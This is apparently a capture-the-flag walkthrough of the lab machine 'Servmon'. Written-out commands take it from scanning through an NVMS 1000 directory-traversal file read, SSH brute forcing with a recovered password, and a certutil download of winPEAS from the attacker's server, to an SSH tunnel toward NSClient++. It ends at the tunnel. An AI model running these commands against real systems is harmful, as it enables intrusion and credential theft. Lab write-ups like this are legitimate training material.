Servmon
Nmap
sudo nmap -Pn -n 10.129.227.77 -sC -sV -p- --min-rate=10000 --open
sudo nmap -Pn -n 10.129.227.77 -sU --top-ports=100 --reason



FTP - 21


We find two sensitive files: Confidential.txt and Notes to do.txt and bring them back to our machine

HTTP - 80

If we try the default credentials admin:123456 it doesnt work
If we google NVMS 1000 exploit then we get a hit for directory traversal in exploitdb

Lets try it with curl and the --path-as-is flag which makes sure our url doesnt get squashed
curl -s http://10.129.227.77/../../../../../../../../../../../../windows/win.ini --path-as-is

Nice. it works. From the confidential file we saw earlier we know that there is a Passwords.txt file in Nathan's desktop. lets check it out
curl -s http://10.129.227.77/../../../../../../../../../../../../users/nathan/desktop/passwords.txt --path-as-is

Lets copy and paste this output into a file called passwords.txt that we can use with hydra to brute force ssh
Then with hydra:
hydra -l nadine -P passwords.txt ssh://10.129.227.77 -t 4

nadine:L1k3B1gBut7s@W0rk
Now lets ssh in
ssh nadine@10.129.227.77
Now lets get winpeas onto the machine
First lets check what architecture the target is using
echo %PROCESSOR_ARCHITECTURE%
It tells us its AMD64 so lets go to github and download that version to our kali
Then set up a python server on our kali
python3 -m http.server 8080
Then back in our target run
certutil -urlcache -f http://10.10.14.195:8080/winPEASx64.exe winpease.exe
once the file is downloaded run winpeas
After running it we see a bunch of writeable files but it appears like a lot of noise. it could be something, but looking back at our nmap scan we also see the port 8443 running NSClient++
If we google it for an exploit we see theres a local privilege escalation vulnerability associated with it

Lets look for that config file in the target machine
powershell
Get-ChildItem -Path C:\ -Filter “nsclient.ini” -Recurse -ErrorAction SilentlyContinue

inside the file we get the password ew2x6SsGTxjRwXOT

If we navigate to the url at port 8443 it doesnt appear to work because it says allowed hosts is 127.0.0.1. which means we need to access the website via localhost aka through a tunnel
In our kali machine:
ssh -L 8443:127.0.0.1:8443 Nadine@10.129.227.77
